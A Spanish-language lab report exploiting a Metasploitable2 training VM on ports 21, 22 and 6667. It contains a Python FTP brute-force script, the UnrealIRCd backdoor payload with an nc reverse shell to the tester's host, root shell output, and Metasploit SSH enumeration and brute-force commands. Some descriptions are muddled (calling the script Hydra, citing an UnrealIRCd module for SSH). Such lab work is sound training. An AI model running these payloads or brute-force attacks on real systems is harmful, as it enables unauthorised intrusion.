

Informe de Explotación de Vulnerabilidades en Metasploitable2

Este informe documenta el proceso de explotación de vulnerabilidades en tres puertos de un entorno Metasploitable2: puerto 21 (FTP), puerto 22 (SSH) y puerto 6667 (IRC UnrealIRCd). Utilizamos una combinación de ataques de fuerza bruta, explotación de vulnerabilidades conocidas y técnicas de escalada de privilegios.

Índice

Punto de partida pág3

Puerto 21 pág4


Puerto6667 pág6

Puerto 22 pág8

Referencias pág 10

Punto de partida.

Utilizamos como punto de partida las vulnerabilidades que se encontraron en el escaneo previo que hicimos con nmap, y que mostró la apertura de los puertos 21, 22 y 6667.



```
Símbolo del sistema
Host is up (0.00002s latency).
Not shown: 65505 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8080/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34298/tcp open  unknown
45465/tcp open  unknown
40721/tcp open  unknown
57539/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 322.36 seconds
C:\Users\sergi>
```


Aquí mostramos el escaneo de puertos

Puerto (21 FTP-vsFTPD 2.3.4)

El puerto 21 en el servidor Metasploitable2 está ejecutando vsFTPD 2.3.4, una versión vulnerable que no tiene credenciales fuertes por defecto. Aprovechamos esta vulnerabilidad mediante un ataque de fuerza bruta para descubrir las credenciales válidas.

Método de Explotación:


Ataque de fuerza bruta utilizando Hydra: Usamos un script de python para realizar un ataque de fuerza bruta en el puerto 21 con el fin de descubrir credenciales válidas. El script se basa en un loop que prueba diversas contraseñas comunes extraídas de un archivo .txt.



```
1 import paramiko
2
3 from ftplib import FTP
4
5 def ftp_brute_force(ip, username, passwords):
6     for password in passwords:
7         try:
8             ftp = FTP(ip)
9             ftp.login(user=username, passwd=password)
10            print(f'Success! Password for {username} is: {password}')
11            ftp.quit()
12            break
13        except Exception as e:
14            print(f'Failed: {password}')
15
16 # Configuración
17 target_ip = '192.168.1.240'
18 username = 'root'
19 with open('1000000-password-seclists.txt', 'r') as file:
20     passwords = file.readlines()
21
22 ftp_brute_force(target_ip, username, passwords)
23
```

Script para el ataque de fuerza bruta

Ejecutando el script obtuvimos las credenciales de acceso usuario y password, que son anonymous y password 1.




```
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\sergi>python ftp_brute.py
Success! Password for anonymous is: password1

C:\Users\sergi>
```

Ejecución del script

Una vez introdujimos las credenciales ejecutamos el comando por PORT 192,168,1,236,12,34 donde el 12 y 34 representan el puerto 3106 ($12 * 256 + 34$) y tras esto se ejecuta el comando LIST. Tras no obtener acceso a esta lista pasamos a la explotación del siguiente puerto.




```
Símbolo del sistema - ncat 192.168.1.240 21
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\sergi>ncat 192.168.1.240 21
220 (vsFTPD 2.3.4)
USER anonymous
PASS password1
331 Please specify the password.
230 Login successful.
PORT 192,168,1,236,12,34
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
```

Captura de pantalla de lo descrito en el párrafo anterior.

Puerto 6667 (UnrealRCD IRC)

Para entrar al puerto 6667 nos conectamos al puerto con el comando ncat 192.168.1.240 6667 y enviamos el payload para aprovechar la vulnerabilidad en UnrealRCD y obtener una shell remota, finalmente configuramos en la máquina local ncat para escuchar en el puerto 4444 con el comando ncat -lvnp 4444.



The image contains two screenshots of Windows command prompts. The top window is titled 'Símbolo del sistema - ncat 192.168.1.240 6667' and shows the execution of an ncat command to connect to 192.168.1.240 on port 6667. The output shows a successful connection to 'irc.Metasploitable.LAN' and a shell prompt. The bottom window is titled 'Símbolo del sistema - ncat -lvnp 4444' and shows the execution of an ncat command to listen on port 4444. The output shows the ncat version, listening status, and a connection from 192.168.1.240:40261.

```
Símbolo del sistema - ncat 192.168.1.240 6667
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\sergi>ncat 192.168.1.240 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AB;nc -e /bin/sh 192.168.1.236 4444;

Símbolo del sistema - ncat -lvnp 4444
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\sergi>ncat -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.240:40261.
```

Proceso para crear una puerta trasera en el puerto 6667.

Tras esto obtuvimos privilegios del sistema del modo que se muestra en las capturas de pantalla que se introducen a continuación.



```
Símbolo del sistema - ncat 192.168.1.240 6667
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\sergi>ncat 192.168.1.240 6667
irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AB;nc -e /bin/sh 192.168.1.236 4444;

Símbolo del sistema - ncat -lvnp 4444
C:\Users\sergi>ncat -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.240:60899.
whoami
root
pwd
/etc/unreal
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
deccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Puerto 22 (SSH)

Puesto que Metasploit nos estaba dando problemas en Windows decidí descargar la máquina virtual de Kali-Linux y realizar la explotación desde ella.

En primer lugar, extrajimos los usuarios de la explotación del puerto 6667, resultando estos msfadmin y root, con ellos y el archivo rockyou.txt decidimos realizar un ataque de fuerza bruta al puerto 22 con la herramienta de metasploit y el módulo dedicado a ataques de fuerza bruta para UnrealIRCd tal y como se muestra en la imagen adjunta utilizando también la dirección IP del objetivo, en este caso 192.168.1.240.



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
s/rockyou.txt
[!] Unknown datastore option: PASS_FILE.
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.240:22 - SSH - Using malformed packet technique
[*] 192.168.1.240:22 - SSH - Checking for false positives
[*] 192.168.1.240:22 - SSH - Starting scan
[+] 192.168.1.240:22 - SSH - User 'msfadmin' found
[+] 192.168.1.240:22 - SSH - User 'root' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.240
RHOSTS => 192.168.1.240
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/users.txt
USER_FILE => /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.240:22 - Starting bruteforce
```

Ataque por fuerza bruta al puerto 22.

Por último con las credenciales obtenidas se estableció una sesión de shell con la máquina Metasploitable2.

Bibliografía

- Castillo, J. (2016, julio 4). *Puertos de los servidores : FTP, Correo, SSH, MySQL etc.* Testdevelocidad.es; Test de Velocidad. <https://www.testdevelocidad.es/test-de-puertos/aplicaciones/servidores/>
- Home. (s/f). Metasploit Documentation Penetration Testing Software, Pen Testing Security. , de <https://docs.metasploit.com/>
- ¿Qué es el pentesting? Herramientas y técnicas.* (s/f). Fortra.com. , de <https://www.fortra.com/es/blog/pentesting-herramientas-tecnicas>
- Técnicas de sondeo de puertos.* (s/f). Nmap.org. , de <https://nmap.org/man/es/man-port-scanning-techniques.html>